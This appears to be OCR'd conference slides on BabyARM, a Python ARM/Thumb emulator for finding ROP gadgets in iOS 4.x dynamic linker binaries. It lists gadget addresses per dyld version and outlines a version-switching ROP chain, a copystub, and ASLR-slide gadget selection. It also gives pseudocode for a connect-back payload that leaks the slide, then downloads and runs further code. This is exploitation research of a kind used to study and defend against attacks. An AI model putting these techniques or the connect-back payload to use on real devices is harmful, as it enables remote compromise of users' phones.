
Part V

BabyARM - a basic ARM emulator


BabyARM

- very basic ARM (mostly thumb) code emulator
- emulates only few instructions
- but good enough to find gadgets by emulation
- emulation runs from a initial gadget state to a desired gadget end state
- implemented in Python

BabyARM - Outer Loop



BabyARM - Inner Loop



BabyARM - State

- BabyARM works with a state
- state contains CPU state
  - states/values of registers R0-R15
  - states/values of NCVZ flags
  - IT block information
  - CPU mode (arm vs. thumb)
- and system state
  - error condition
  - stop condition

BabyARM - Flag State

- BabyARM emulates all four flags
  - **N**egative
  - **C**arry
  - o**V**erflow
  - **Z**ero
- flag state can be either
  - unknown - if in unknown/undefined state
  - value - if flag is known to be set or not set
- flag value is either
  - set
  - unset

BabyARM - Register States

- BabyARM emulates registers R0-R15
- registers can be in different states
  - **unknown** - if in unknown/undefined state
  - **value** - if register has a known value
  - **stackvalue** - if register was popped from stack (user-defined)
  - **spvalue** - if register is derived from the stack pointer
  - **pcvalue** - if register is derived from the instruction pointer (not implemented)
  - **pointer** - if register is a pointer to memory (not implemented)

BabyARM - Register Values

- depending on register type its value means different things
  - **unknown** - value is ignored
  - **value** - value is the actual value of the register
  - **stackvalue** - value is the stack position the value was taken from
  - **spvalue** - is the actual stack pointer
  - **pcvalue** - an actual program counter value
  - **pointer** - an actual pointer into memory

Why not base on IDA or BinNavi?

- IDA and BinNavi can only disassemble code as either ARM or Thumb
- we can jump into ARM and 32bit Thumb instructions or Thumb IT blocks
- ex.: many ARM function epilogues are also thumb function epilogues

ARM - Mode

```
__text:2FE20AD8        LDMFD        SP!, {R8,R10,R11}
__text:2FE20ADC        LDMFD        SP!, {R4-R7,PC}
```

THUMB - Mode

```
__text:2FE20AD8        LSRS         R0, R0, #0x14
__text:2FE20ADA        POP.W        {R4-R7,PC}
__text:2FE20ADE        POP.W        {R0,R11}
```

Finding Gadgets

- without additional properties of a crash the initial state is all unknown
- we will find any gadget that pops the PC from stack and jumps to it

```
GADGET FOUND AT 2fe01290 - PC at 28
POP.W {r8, r10, r11, }
POP {r4, r5, r6, r7, pc}

GADGET FOUND AT 2fe016e6 - PC at 28
AND r3, r4
POP.W {r8, r10, r11, }
POP {r4, r5, r6, r7, pc}

GADGET FOUND AT 2fe01396 - PC at 4
POP {r4, pc}
```

Address of gadget

stack pointer the PC is taken from

```
GADGET FOUND AT 2fe013c8 - PC at 4
POP {r7, pc}

GADGET FOUND AT 2fe013f4 - PC at 0
B 0000000a (10)
POP {pc}

GADGET FOUND AT 2fe01400 - PC at 0
MOV r0, #0x0
POP {pc}
```

Finding Gadgets - Additional Restrictions

- we can add additional restrictions like setting R4 to some value
- and check if returned gadgets have moved the value into R0
- we will find any gadget that moves R4 into R0

```
GADGET FOUND AT 2fe01f88 - PC at 20
MOV r0, r4
LDR R8, [R13], #+0x4!
POP {r4, r5, r6, r7, pc}

GADGET FOUND AT 2fe050fa - PC at 28
MOV r6, r4
B 00000014 (20)
MOV r0, r6
POP.W {r8, r10, r11, }
POP {r4, r5, r6, r7, pc}

GADGET FOUND AT 2fe074ca - PC at 16
MOV r0, r4
POP {r4, r5, r6, r7, pc}
```

Address of gadget

stack pointer the PC is taken from

```
GADGET FOUND AT 2fe0fe32 - PC at 28
MOV r6, r4
MOV r0, r6
POP.W {r8, r10, r11, }
POP {r4, r5, r6, r7, pc}

GADGET FOUND AT 2fe1d84e - PC at 24
B -00004c8 (-1224)
MOV r0, r4
POP.W {r8, r10, }
POP {r4, r5, r6, r7, pc}
```

Finding Gadgets - Free Branches

- set all registers to state STACKVALUE in order to find more free branches
- a gadget that returns the current stack pointer would be handy
- just check if the gadget moved a SPVALUE into any of the registers

```
GADGET FOUND AT 2fe03d7a - PC at 0
MOV r0, r6
MOV r1, #0x1
MOV r2, r13
BLX r3

GADGET FOUND AT 2fe03d7c - PC at 0
MOV r1, #0x1
MOV r2, r13
BLX r3

GADGET FOUND AT 2fe03d7e - PC at 0
MOV r2, r13
BLX r3
```

Address of gadget

```
GADGET FOUND AT 2fe07ed4 - PC at 0
B 000005c0 (1472)
MOV r1, #0x0
MOV r0, r13
BLX r3

GADGET FOUND AT 2fe08498 - PC at 0
MOV r1, #0x0
MOV r0, r13
BLX r3

GADGET FOUND AT 2fe0849a - PC at 0
MOV r0, r13
BLX r3
```

always 0 here because
PS not taken from stack

Part VI

Improving our odds with BabyARM

Using BabyARM on the dynamic linker

- there are 13 dyld binaries and we group them in two groups

```
dyld_2d2d2eb976d56a2b38fcd3f4c5d79511 # iOS 4.0 - 4.0.1 - ARM6
dyld_7974070f465bdfa83de9d63fc61849c9 # iOS 4.0 - 4.0.1 - ARM7
dyld_6e0da04bf361859a43e9438e707c55dd # iOS 4.0.2 - ARM6
dyld_0f16da1c3dbd38eae2e1dfd45a19b43e # iOS 4.0.2 - ARM7
dyld_b42ae5e64eb9ba2db9091086ae6e8499 # iOS 4.1 - ARM6
dyld_b203c4cdf84c8d5c132e69de677ad55d # iOS 4.1 - ARM7
dyld_c863ad572f68696252f71bbe70499dd4 # iOS 4.2.1 - ARM6
dyld_b0b68820c713d3d8f85b1ededf922be3 # iOS 4.2.1 - ARM7
dyld_62a459d3ca6789a3325fb0d33839120b # iOS 4.2.6 - 4.2.8 - ARM7
dyld_352edd3ede5b4deb9fcab1b4641317d2 # iOS 4.2.9 - 4.2.10 - ARM7
dyld_626a465cede176adc6691f7032f5dc9d # iOS 4.3 - 4.3.1 - ARM7
dyld_ebe640fee0e11c1ffafa4fd5fbb851e6 # iOS 4.3.2 - 4.3.3 - ARM
dyld_ae89d2d81035ba19ecd416986d569c87 # iOS 4.3.4 - 4.3.5 - ARM
```

Two groups because of our experiments with BabyARM

Using BabyARM on the newer linkers (I)

- we load the TEXT segments of the dyld binaries into memory
- and let BabyARM find all possible gadgets
- we then check if there is one gadget address in common among all binaries

```
2fe015e8 32 dyld_c863ad572f68696252f71bbe70499dd4   <- 4.2.1 - ARM6
['MOV r0, #0x0', 'ADD SP, #0x4', 'POP {r2, r3, r4, }', 'MOV r8, r2',
 'MOV r10, r3', 'MOV r11, r4', 'POP {r4, r5, r6, r7, pc}']
2fe015e8 4 dyld_b0b68820c713d3d8f85b1ededf922be3    <- 4.2.1 - ARM7
2fe015e8 4 dyld_62a459d3ca6789a3325fb0d33839120b    <- 4.2.6 - 4.2.8 - ARM7
2fe015e8 4 dyld_352edd3ede5b4deb9fcab1b4641317d2    <- 4.2.9 - 4.2.10 - ARM7
2fe015e8 4 dyld_626a465cede176adc6691f7032f5dc9d    <- 4.3 - 4.3.1 - ARM7
2fe015e8 4 dyld_ebe640fee0e11c1ffafa4fd5fbb851e6    <- 4.3.2 - 4.3.3 - ARM7
2fe015e8 4 dyld_ae89d2d81035ba19ecd416986d569c87    <- 4.3.4 - 4.3.5 - ARM7
['POP {r7, pc}']
```

Using BabyARM on the newer linkers (II)

- the first gadget does only let us distinguish the first dyld binary
- we retry this with the rest

```
2fe023e0 20 dyld_b0b68820c713d3d8f85b1ededf922be3    <- 4.2.1 - ARM7
2fe023e0 20 dyld_62a459d3ca6789a3325fb0d33839120b    <- 4.2.6 - 4.2.8 - ARM7
2fe023e0 20 dyld_352edd3ede5b4deb9fcab1b4641317d2    <- 4.2.9 - 4.2.10 - ARM7
['B 00000008 (8)', 'POP {r4, r5, r7, pc}']

2fe023e0 24 dyld_626a465cede176adc6691f7032f5dc9d    <- 4.3 - 4.3.1 - ARM7
2fe023e0 24 dyld_ebe640fee0e11c1ffafa4fd5fbb851e6    <- 4.3.2 - 4.3.3 - ARM7
2fe023e0 24 dyld_ae89d2d81035ba19ecd416986d569c87    <- 4.3.4 - 4.3.5 - ARM7
['B 00000210 (528)', 'POP {r4, r5, r6, r7, pc}']
```

Using BabyARM on the newer linkers (III)

- the second gadget splits it into two more groups - try a 3rd with both

```
2fe076a2 52 (dyld_b0b68820c713d3d8f85b1ededf922be3)    <- 4.2.1 - ARM7
2fe076a2 52 (dyld_62a459d3ca6789a3325fb0d33839120b)    <- 4.2.6 - 4.2.8 - ARM7
['B 0000006e (110)', 'POP.W {r8, r10, r11, }', 'POP {r4, r5, r6, r7, pc}']
2fe076a2 36 (dyld_352edd3ede5b4deb9fcab1b4641317d2)    <- 4.2.9 - 4.2.10 - ARM7
['POP {r5, r6, r7, pc}']

2fe0ab76 40 (dyld_626a465cede176adc6691f7032f5dc9d)    <- 4.3 - 4.3.1 - ARM7
2fe0ab76 40 (dyld_ebe640fee0e11c1ffafa4fd5fbb851e6)    <- 4.3.2 - 4.3.3 - ARM7
['POP {r4, r5, r7, pc}']
2fe0ab76 56 (dyld_ae89d2d81035ba19ecd416986d569c87)    <- 4.3.5 - 4.3.5 - ARM7
['LSL r3, r0, #0', 'POP.W {r8, r10, r11, }', 'POP {r4, r5, r6, r7, pc}']
```

Using BabyARM on the newer linkers (III)

- the second gadget splits it into two more groups - try a 3rd with both

only 89 bytes different between both files

```
2fe076a2 52 (dyld_b0b68820c713d3d8f85b1ededf922be3)    <- 4.2.1 - ARM7
2fe076a2 52 (dyld_62a459d3ca6789a3325fb0d33839120b)    <- 4.2.6 - 4.2.8 - ARM7
['B 0000006e (110)', 'POP.W {r8, r10, r11, }', 'POP {r4, r5, r6, r7, pc}']
2fe076a2 36 (dyld_352edd3ede5b4deb9fcab1b4641317d2)    <- 4.2.9 - 4.2.10 - ARM7
['POP {r5, r6, r7, pc}']
```

only 66 bytes different between both files

```
2fe0ab76 40 (dyld_626a465cede176adc6691f7032f5dc9d)    <- 4.3 - 4.3.1 - ARM7
2fe0ab76 40 (dyld_ebe640fee0e11c1ffafa4fd5fbb851e6)    <- 4.3.2 - 4.3.3 - ARM7
['POP {r4, r5, r7, pc}']
2fe0ab76 56 (dyld_ae89d2d81035ba19ecd416986d569c87)    <- 4.3.5 - 4.3.5 - ARM7
['LSL r3, r0, #0', 'POP.W {r8, r10, r11, }', 'POP {r4, r5, r6, r7, pc}']
```

Switcher Payload

- ROP payload can now distinguish between all iOS 4.2.1+ dyld binaries
- stack advancing gagdets let each case run into its own copystub
- copystub is small


```
GADGET FOUND AT 2fe18c8c - PC at 48
ADD SP, #0x2c
POP {r4, pc}

GADGET FOUND AT 2fe1bbf2 - PC at 32
POP.W {r4, r5, r6, r7, r8, r10, r12, r13, pc}

GADGET FOUND AT 2fe1ed86 - PC at 44
POP.W {r1, r2, r3, r4, r8, r9, r10, r11, r12, r13, r14, pc}
```

Copystub

- small copystub payload that copies the ROP data to a known location
- and then continues execution from there
- one possible location is inside the dynamic linker's BSS segment
- writing ROP payload for a known location is easier

PSEUDOCODE for Copystub:

```
bcopy(getCurrentSP(), KNOWNLOCATION, 1024)
setSP(KNOWNLOCATION+DELTA(PAYLOAD,COPYSTUB))
pop {r7, pc}
```



Payload

- actual payload to execute
- can be anything from vibrating the iPhone, stealing a file to a kernel exploit
- possible payload of choice
  - connect back
  - sends slide value + header of dyld_shared_cache_location
  - retrieves new payload and passes execution to it

PSEUDOCODE for a connect back Payload

```
sock = socket(2, 1, 6)
c = connect(sock, sockaddr, 16)
write(c, __all_images_info, 0x54)
write(c, 0x30000000+slide, 256)
read(c, &size, 4)
read(c, KNOWNLOCATION2, size)
setSP(KNOWNLOCATION2)
pop {r7, pc}
```

Shared Payload Data

- all the payloads should be very similar
- just using different gadgets
- but same data structures
- therefore they can just share one copy of the data

One more thing ...

What about ASLR?

BabyARM vs. randomized DYLD (I)

- when it comes to ASLR we concentrate on one file
- we load the TEXT segment of the latest dynamic linker into memory
- we let BabyARM find all gadgets
- and then check if there are multiple gadgets at the same page offset

```
GADGET FOUND AT 2fe02572 - PC AT 16
B 0000007e (126)
POP {r4, r5, r6, r7, pc}

GADGET FOUND AT 2fe06572 - PC AT 28
POP.W {r8, r10, r11, }
POP {r4, r5, r6, r7, pc}

GADGET FOUND AT 2fe07572 - PC AT 8
MOV r0, r4
POP {r4, r7, pc}

GADGET FOUND AT 2fe1f572 - PC AT 16
B 0000025e (606)
LSL r0, r0, #20
POP {r4, r5, r6, r7, pc}
```

```
GADGET FOUND AT 2fe01554 - PC AT 0
ADD r0, #0x80
POP {pc}

GADGET FOUND AT 2fe02554 - PC AT 16
LSL r0, r0, #2
B 0000009a (154)
POP {r4, r5, r6, r7, pc}

GADGET FOUND AT 2fe07554 - PC AT 4
POP {r7, pc}

GADGET FOUND AT 2fe1b554 - PC AT 20
LDR R8, [R13], #+0x4!
POP {r4, r5, r6, r7, pc}
```

BabyARM vs. randomized DYLD (II)


slide = 0x1a000
slide = 0x14000
-
-
slide = 0x19000
slide = 0x0

